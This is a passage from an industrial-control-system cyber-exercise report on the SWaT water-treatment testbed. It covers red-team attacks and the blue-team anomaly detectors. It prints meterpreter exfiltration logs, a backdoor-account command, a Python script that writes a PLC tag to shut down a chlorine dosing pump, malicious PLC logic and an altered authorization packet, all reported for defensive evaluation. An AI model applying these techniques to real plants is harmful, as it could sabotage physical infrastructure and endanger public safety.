
```
root@root:~/Desktop/scripts# python2 attack1.py
(1, 'INT')
True
True
('writing to mv101', 2)
(1, 'INT')
True
True
(2, 'INT')
```

Figure 30: Screenshot of results

4.7 Team Crimson Crusaders; ST Engineering (Singapore)


4.7.1 Control of the SWaT SCADA HMI

Objective	Control of SWaT SCADA HMI (refer to Figures 43 and 44)
Attack Method	Exploited the host using Metasploit framework
Tools	Metasploit
Description	The attackers identified the SCADA IP address through their enumeration and exploited the Windows 7 vulnerability, EternalBlue. With the meterpreter session, they exfiltrated files, using "download" command, from the SCADA workstation and added a new privilege user account ("net user username password /ADD") through its previously obtained Windows "shell" session. Subsequently, the attackers gained access to the SCADA through Windows RDP using its newly created account. Then, it changed the existing SCADA Administrator's password using Windows "Change Password" function to prevent authentic users from logging in.



```
msf5 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (176195 bytes) to 192.168.1.91
[*] Meterpreter session 2 opened (192.168.1.250:4455 → 192.168.1.91:49811) at 2020-07-28 10:50:13 +0800
[*] Stopping exploit/multi/handler

msf5 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information
  --  ----  ----                     -----------
  1         shell x64/windows        Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation.
 → 192.168.1.91:49809 (192.168.1.91)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ SUTD_ITRUST_PC
 → 192.168.1.91:49811 (192.168.1.91)

msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > dir/w
[-] Unknown command: dir/w.
meterpreter > pwd
C:\SWAT Project
meterpreter > ls
Listing: C:\SWAT Project
========================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40777/rwxrwxrwx   0        dir   2015-06-26 09:21:26 +0800  01 SCADA_SE
40777/rwxrwxrwx   0        dir   2015-06-26 09:21:29 +0800  02 HMI_ME
40777/rwxrwxrwx   0        dir   2015-06-26 09:21:31 +0800  03 Network
40777/rwxrwxrwx   0        dir   2015-06-26 09:21:39 +0800  03 PLC
40777/rwxrwxrwx   0        dir   2015-06-26 09:21:41 +0800  04 Configuration
40777/rwxrwxrwx   0        dir   2015-06-26 09:21:41 +0800  Images
100666/rw-rw-rw-  1384639  fil   2015-06-26 09:21:26 +0800  SUTD SWAT Equipment Tagging & Serial Number_06112014_1.
100666/rw-rw-rw-  2249082  fil   2015-06-26 09:21:26 +0800  SUTD SWAT Skid Design & Dimension_06112014_2.docx
40777/rwxrwxrwx   0        dir   2015-06-26 09:21:42 +0800  Touch Screen Displays

meterpreter > pwd
C:\SWAT Project
meterpreter > download "C:\SWAT Project\SUTD SWAT Equipment Tagging & Serial Number_06112014_1.docx"
[*] Downloading: C:\SWAT Project\SUTD SWAT Equipment Tagging & Serial Number_06112014_1.docx → SUTD SWAT Equipment
er_06112014_1.docx
[*] Downloaded 1.00 MiB of 1.32 MiB (75.73%): C:\SWAT Project\SUTD SWAT Equipment Tagging & Serial Number_06112014_
uipment Tagging & Serial Number_06112014_1.docx
[*] Downloaded 1.32 MiB of 1.32 MiB (100.0%): C:\SWAT Project\SUTD SWAT Equipment Tagging & Serial Number_06112014_
uipment Tagging & Serial Number_06112014_1.docx
[*] download   : C:\SWAT Project\SUTD SWAT Equipment Tagging & Serial Number_06112014_1.docx → SUTD SWAT Equipment
```

Figure 31: Screenshot of File Exfiltration



« Change an Account ▸ Change Password

Search Control Panel

Change SWaT's password

SWaT
Administrator
Password protected

You are changing the password for SWaT. If you do this, SWaT will lose all EFS-encrypted files, personal certificates, and stored passwords for Web sites or network resources.

To avoid losing data in the future, ask SWaT to make a password reset floppy disk.

New password

Confirm new password

If the password contains capital letters, they must be typed the same way every time.
How to create a strong password

Type a password hint

The password hint will be visible to everyone who uses this computer.
What is a password hint?


Change password | Cancel

Figure 32: Screenshot of Password Changed

4.7.2 Control of the chemical dosing pump

Objective	Control of chemical pump P205 status (refer to Figure 45)

Attack Method	Direct control of PLC using Python script
Tools	Pycomm
Description	The attackers found an attack script from the exfiltrated files and executed the Python script with the intention to shut down the chemical (sodium hypochlorite) dosing pump P205. This attack was not successful.



```
import datetime

from pycomm.ab_comm.clx im          er as ClxDriver

PLC_IPS = {
    'plc1': '192.168.1.20',
}

def test_plc_read_val(plc_ip, tag_name):
    """Read a plc tag and print the rx data"""
    # The "clx" class can be used to communicate with Compactlogix,
    # Controllogix PLCs The "slc" can be used to communicate with Micrologix or SLC PLCs
    plc = ClxDriver()
    if plc.open(plc_ip):
        # This read the tag within the Controllogix PLC
        tagg = plc.read_tag(tag_name)
        plc.close()
        return (tagg)

    else:
        print("Unable to open", plc_ip)

def test_plc_write(plc_ip, tag_name, value, tag_type):
    """Write a plc tag and print a BOOL status code.    """
    # The "clx" class can be used to communicate with Compactlogix,
    # Controllogix PLCs The "slc" can be used to communicate with Micrologix or SLC PLCs
    plc = ClxDriver()
    if plc.open(plc_ip):
        # This modify the tag within the Controllogix PLC
        print(plc.write_tag(tag_name, value, tag_type))
        plc.close()
    else:
        print("Unable to open", plc_ip)

def main():
    test_plc_write(PLC_IPS['plc1'], 'HMI_P205.Shutdown', 1, 'DINT')
    #test_plc_read_val(PLC_IPS['plc1'], 'HMI_P205.Shutdown')

if __name__ == '__main__':
    main()
```


Figure 33: Screenshot of an attacker's script

4.8 Team REDTEAM.PL (Poland)

4.8.1 Shut down SWaT

Objective	Shut down SWaT (refer to Figures 46 and 47)
Attack Method	Altering pcap from SWaT Touch Panel to the PLC
Tools	OWASP ZAP
Description	The attackers used ZAP (web application security scanner) to scan the webpages of the SWaT Touch Panel and discovered one potential vulnerability of "WriteAuth=Deny" option. They forced this option to


	become "WriteAuth=Allow", providing "write" access, and used Touch Panel GUI to shut down SWaT.



```
HTTP/1.0 200 OK
Date: Wed, 29 Jul 2020 11:25:25 GMT
Server: Microsoft-WinCE/6.00
Cache-Control: private, max-age=0
```

```
Located=true,Type=2,ViewAuth=Allow,WriteAuth=Deny
```

Figure 34: Screenshot of an Actual Packet



```
HTTP/1.0 200 OK
Date: Wed, 29 Jul 2020 11:28:21 GMT
Server: Microsoft-WinCE/6.00
Cache-Control: private, max-age=0
```

```
Located=true,Type=2,ViewAuth=Allow,WriteAuth=Allow
```

Figure 35: Screenshot of an Altered Packet

4.8.2 Control of SWaT SCADA HMI

Objective	Control of SWaT SCADA HMI
Attack Method	Exploited the host using Metasploit framework
Tools	Metasploit
Description	The attackers identified the SCADA HMI IP address through their enumeration and exploited the Windows 7 vulnerability, EternalBlue. With the meterpreter session, they exfiltrated files from the workstation and changed the Administrator password. The attackers re-gained access to the SCADA using Windows RDP and the new password and was able to control SWaT using SCADA GUI.

4.8.3 Control of motorised valve (MV)

Objective	Control of Motorised Valve (refer to Figure 48)
Attack Method	Direct control of MV101 through SCADA HMI
Tools	Not applicable
Description	With the access of SCADA HMI, attacker changed the operational mode of the motorised valve MV101 to "Manual" and set it to "Close."





Figure 36: Screenshot of SCADA HMI

4.9 Team DiffEY Hillman; Ernst and Young (Singapore)

4.9.1 Malfunction of PLC 1

Objective	Disrupt the raw water process in PLC 1
Attack Method	Downloaded the malfunction code to the PLC 1 using RSLogix 5000
Tools	VNC viewer and RSLogix 5000
Description	After gaining access to the SCADA workstation using VNC, the attackers executed RSLogix500 proprietary software of Allen Bradley and made changes to the structured text of the PLC 3 codes. They downloaded the malfunction codes from Engineering workstation (EWS) to PLC 1 and caused pump P101 to close and motorised valve MV101 to open. This attack caused an overflow on the raw water tank T101.



```
(* Setting MV101 and P101 to Manual Mode *)
HMI_MV101.Auto  :=1;
HMI_P101.Auto   :=1;
HMI_P102.Auto   :=1;

(*P102 Shutdown*)
HMI_P101.SD.0   := HMI_LIT101.HTY AND HMI_LIT101.ALL;
HMI_P101.SD.1   := HMI_P102.STATUS=2 AND HMI_MV201.Status<>2; (*Status from P2*)
HMI_P101.SD.2   := TON_FIT102_P2_TM.DN;
HMI_P101.SD.3   := 1;
HMI_P101.SD.4   := 1;
HMI_P101.SD.5   := 1;
HMI_P101.SD.6   := 1;
HMI_P101.SD.7   := 1;
HMI_P101.SD.8   := 1;
HMI_P101.SD.9   := 1;
HMI_P101.SD.10  := 1;
HMI_P101.SD.11  := 1;
HMI_P101.SD.12  := 1;
HMI_P101.SD.13  := 1;
HMI_P101.SD.14  := 1;
HMI_P101.SD.15  := 1;

(*HMI_P101_MSG.SHUTODWN1 := HMI_P101.Shutdown.0;
HMI_P101_MSG.SHUTODWN2 := HMI_P101.Shutdown.1;
HMI_P101_MSG.SHUTODWN3 := HMI_P101.Shutdown.2;
HMI_P101_MSG.SHUTODWN4 := 0;
HMI_P101_MSG.SHUTODWN5 := 0;*)
```

Figure 37: Screenshot of an attacker's script

4.10 Team Crackers (Singapore)

4.10.1 Control of the soft-PLC

Objective	Control of soft-PLC
Attack Method	Direct control over soft-PLC through http protocol
Tools	Not applicable
Description	The attackers identified the soft-PLC from their enumeration and was able to log in using default password and http protocol. With access to the soft-PLC, the attackers stopped the special water process setup.

5. Description of Defence Teams

5.1 iTrust Anomaly Detection Mechanisms (ADMs)

5.1.1 Distributed Attack Detection (DAD)

Background

Distributed Attack Detection (DAD) is an attack detection system developed in-house by a team of researchers in iTrust. DAD is a product in development with its patent filed. Through the course of its development, DAD was iteratively improved through extensive experimentation in SWaT.


Technology Description

DAD can be considered as a host-based intrusion detection system (HIDS). Specifically, it collects data on the various sensor measurements of processes such as water pH, water level and flow indicator of the plant, for analysis and process anomaly detection. By using measurements from 52 sensors in SWaT, it can detect single-stage multipoint and multi-stage multi-point cyber-attacks in a distributed control system.

DAD is novel because it uses “security by design” for many basic and advanced attacker models. Based on the laws of physics, it directly verifies the interactions among process variables of the plant within the distributed PLCs to check for abnormal behaviour. Process variables are time-dependent and interrelated within the entire plant process. Hence, their values are constrained by the relationship they have with the other process variables, as governed by the fundamental laws of physics and/or chemistry. The relationships among these constrained variables lead to process invariants and forms the backbone of DAD's rule-based algorithms.

The invariants are embedded in the PLCs as well as special hardware devices known as intelligent checkers (ICs) with wired interfaces to sensors and actuators. The invariants are checked constantly to ensure the underlying processes are behaving as intended. Violation of an invariant is indicative of divergence of the process from its internal behaviour

Figure 53 below shows an instance of the DAD's interface for which an alarm for invariant P1_SD5 was triggered as it was detected as being violated. In this example, the physical rule that is violated is part of the encoded control logic in SWaT, whereby the Raw Water pumps P101 and P102 should be turned on when the Ultrafiltration Feed Water Tank Level (LIT301) downstream is low.



77 invariants listed — All PLCs

P1_SA1 **Not Violated** LIT101 state estimation *2017-08-22 14:12:53.375081*	P1_SD2 **Not Violated** LIT101 is LOW => MV101 is OPEN *2017-08-22 14:12:59.544493*	P1_SD3 **Not Violated** LIT101 is HIGH => MV101 is CLOSE *2017-08-22 14:12:59.550671*	P1_SD4 **Not Violated** LIT101 is LOW LOW => P101 | P102 ARE OFF *2017-08-22 14:12:59.507236*	P1_SD5 **Violated** LIT301 is LOW => P101 | P102 ARE ON *2017-08-22 14:12:47.835359*	P1_SD6 **Not Violated** LIT301 High => P101 | P102 OFF *2017-08-22 14:12:59.546216*
P2_SD1 **Not Violated** LIT301 Low => MV201 Open *2017-08-22 14:12:56.018142*	P2_SD2 **Not Violated** LIT301 High => MV201 close *2017-08-22 14:12:59.511309*	P2_SD3 **Not Violated** FIT201 Low Low => P201, P202, P203, P204, P205, P206 OFF *2017-08-22 14:12:59.511156*	P2_SD4 **Not Violated** AIT201 (High) > 260 uS/cm => P201 | P202 OFF *2017-08-22 14:12:59.506831*	P2_SD6 **Not Violated** AIT503 HIGH => P201 | P202 OFF *2017-08-22 14:12:59.533603*	P2_SD8 **Not Violated** AIT202 <6.95 => P203 | P204 OFF *2017-08-22 14:12:59.484942*
P2_SD10 **Not Violated** AIT203 HIGH => P205 | P206 OFF *2017-08-22 14:12:59.526357*	MSDND_P2_SD1 **Not Violated** 50 < Conductivity < 950 *2017-08-22 14:12:59.562234*	MSDND_P2_SD2 **Not Violated** 3 < Ph < 12 *2017-08-22 14:12:59.559717*	MSDND_P2_SD3 **Not Violated** 100 < ORP < 750 *2017-08-22 14:12:59.502131*	P2_SD12 **Not Violated** AIT402 HIGH => P205 | P206 OFF *2017-08-22 14:12:59.558449*	P2_SD13 **Not Violated** AIT402 NOT HIGH => P205 | P206 ON *2017-08-22 14:12:59.528553*
P3_SA1 **Not Violated** LIT301 <= Low Low => P301 | P302 OFF *2017-08-22 14:12:21.597813*	P3_SD1 **Not Violated** P301 ON => FIT301 > delta *2017-08-22 14:12:59.525969*	P3_SD2 **Not Violated** PSH301, DPIT301, DPSH301 > threshold => P301 OFF *2017-08-22 14:12:59.561268*	P3_SD3 **Not Violated** LIT401 Low => P301 | P302 ON *2017-08-22 14:12:59.555927*	P3_SD4 **Not Violated** LIT401 High => P301 | P302 OFF *2017-08-22 14:12:59.532170*	P3_SD5 **Not Violated** LIT301 state estimation *2017-08-22 14:12:59.505283*

Figure 38: DAD Alarm Screenshot

5.1.2 HybMonitor

Background

HybMonitor is a detection method based on a novel modelling framework. It uses the model of the system under analysis to predict future behaviours. It can detect behaviours that diverge from the expected.

Technology Description

HybMonitor tool is a black-box modelling approach to detect cyber-attacks in Cyber-Physical systems. It relies on two different tools: HybModeller and HybMonitor. HybModeller uses historical data (data from historian) and creates a model of the normal behaviour of the system. The second component (HybMonitor) uses system's models and predicts 'normal' behaviour of the system under test. It reads the actual state of the system, identifies the operational mode and predicts sensor readings. HybMonitor can predict state transitions in a controller based on prior knowledge.

5.1.3 AI Crit

Background

AICrit's intelligence integrates the design knowledge and machine learning algorithms into one versatile solution for automated process monitoring and threat detection in the operational Industrial Control Systems (ICS).

Technology Description

AICrit for anomaly detection in ICS is a unified framework for real-time process monitoring with a goal to preserve the control behaviour integrity of the ICS. It precisely learns the normal spatio-temporal relationship among the set of highly correlated components through the application of machine learning algorithms (data-centric approach) and with a considerable amount of design knowledge (design-centric approach). The process involved in the design of the unsupervised detector presented here is of two-folds. One is modelling the normal behaviour of continuous-valued state variables (sensors) through the temporal dependencies to forecast their behaviour with minimal error. Second is modelling the higher-order and non-linear correlation among the discrete and continuous type state variables (cross-correlation among the sensors and actuators) during the normal plant operation. By combining these two, the functional dependencies of the sensors and actuators are monitored continuously, which increases the confidence in discovering and reporting a wide range of anomalies during the discrepancies in the expected and actual behaviour of ICS.

5.1.4 AEGIS

Background

Automatic Extensible Generic Invariant-based Security (AEGIS) is an attack detection tool that intends to augment the usability of DAD by automating the process of invariant creation. It comprises an algorithm designed to be generic and universal for various types of CPS, offering the option of plant-specific customisation for users.

Technology Description

The first step in the automation using AEGIS' algorithm hinges on the idea of reading the connections between the components of the plant from its CAD (Computer-aided Design) file or P&ID (Piping and Instrumentation Diagram). Based on encoded physics principles, the algorithm then automatically generates the rules that the associated sensor-actuator sets must follow for the proper operation of the system. These rules, called invariants, are created using similar logic as followed by DAD.

When the tool is in operation, it keeps checking the incoming sensor and actuator readings to determine whether the actual system behaviour is in accordance with its expected performance. The violation of the invariants could be a sign of the presence of process anomalies, which could be occurring due to attacks.

The tool is modular in its architecture and allows plant operators to tune the generalised design parameters and device-specific constants to tailor the detector for their particular systems.

5.1.5 Attester

Background

The attestation tool is a mechanism, which specifically addresses the problem of attesting the integrity of the PLC code. The attestation techniques typically can be categorized into three types-software-based attestations, hardware-based attestation, and physical attestation. Since SWaT does not provide the hardware for hardware-based attestation, and access to the firmware, a practical remote attestation solution is used where mechanism only requires all sensor readings, actuator states, and variables concerning PLC state as input.

Technology Description

Firstly, the faithful offline copies of its PLC programs are written in python. This code will generate the corresponding actuator commands for the given sensor readings, actuator states, and variables. Based on the inputs from the real system, Attester tool can predict the state of the actuators. Then, the prediction states and the state in the future are checked and will raise alarm(s) if these two values are not consistent.

5.2 Commercial Products

Five commercial vendors, referred to as External Blue Teams (EBTs) 1, 2, 3, 4 and 5 participated in CISS as Blue Teams. Their identities are not revealed in this report.

6. Evaluation of Defence Mechanisms

The defence mechanisms were evaluated based on the total OT anomalies detected on the SWaT system at a particular Red Team session. IT anomalies were not considered as part of the evaluation. During the event, Blue Teams sent alarms live to the Alert logger when their defence mechanisms detected an anomaly. These alarms were then evaluated for True positive (TP) implying that the alarm is correct, False Positive (FP) when there is an alarm but no anomaly and False Negative (FN) for unable to detect an anomaly.

Each detector was scored accordingly to the red team sessions. The nomenclature for each red team session is DATE|SLOT. For example, Aug3AM would represent a session on the morning of the 3rd of August.

The 5 iTrust detectors were evaluated using the Aug3AM and Aug6AM session. These sessions were carried out by iTrust red team and contained numerous OT anomalies and attacks.

6.1 OT anomalies

For Aug3AM there were a total of 26 Anomalies; for Aug6AM there were 6. These anomalies are listed in Table 2 below.

Table 2: Anomalies occurred on Aug3AM

No.	Anomaly	Explanation
1	Anomaly in raw water inlet value and raw water outlet flow meter	Value of FIT101 was changed from 0 to 1.5 and MV101 from 1 to 2
2, 11, 17	Anomaly in ultra-filtration stage	Values of stage 3 was changed
3	Anomaly in NaHSo3 dosing pump	Value of P403 changed from 1 to 2; P401 and P501 started together; UV401 was OFF
4	Anomaly in raw water motorised valve	Value of MV101 was changed from 1->0->2->0->1->0->2->0->1->0-2>0->1.

5	Anomaly in speed of variable speed pump	Value of VSD pump was changed
6	Anomaly in ultraviolet dechlorinator	Value of FIT401 was changed to 0.49
7	Anomaly in UF feed water level meter	Value of LIT301 was changed to 780
8	Anomaly in HCl concentration	Value of P203 and P204 are changed to turn ON
9	Anomaly in RO permeate pressure	Value of PIT503 was changed
10	Anomaly in chemical dosing pH meter	Value of AIT202 value was changed
12	Anomaly in RO feed ORP meter	Value of AIT402 was changed
13, 26	Anomaly in de-chlorination stage	Values of stage 4 was changed
14	Anomaly in ultra- filtration	Value of LIT301 was changed; P101 was ON but LIT301 was not increasing.
15, 21	Anomaly in reverse osmosis stage	Values of stage 5 was changed
16	Anomaly in UF backwash valve	Value of FIT301 behaving abnormally
18	Anomaly in pre-treatment stage	All value of stage 2 pumps are 2
19	Anomaly in pre-treatment stage	Value of stage 2 pumps are reversed
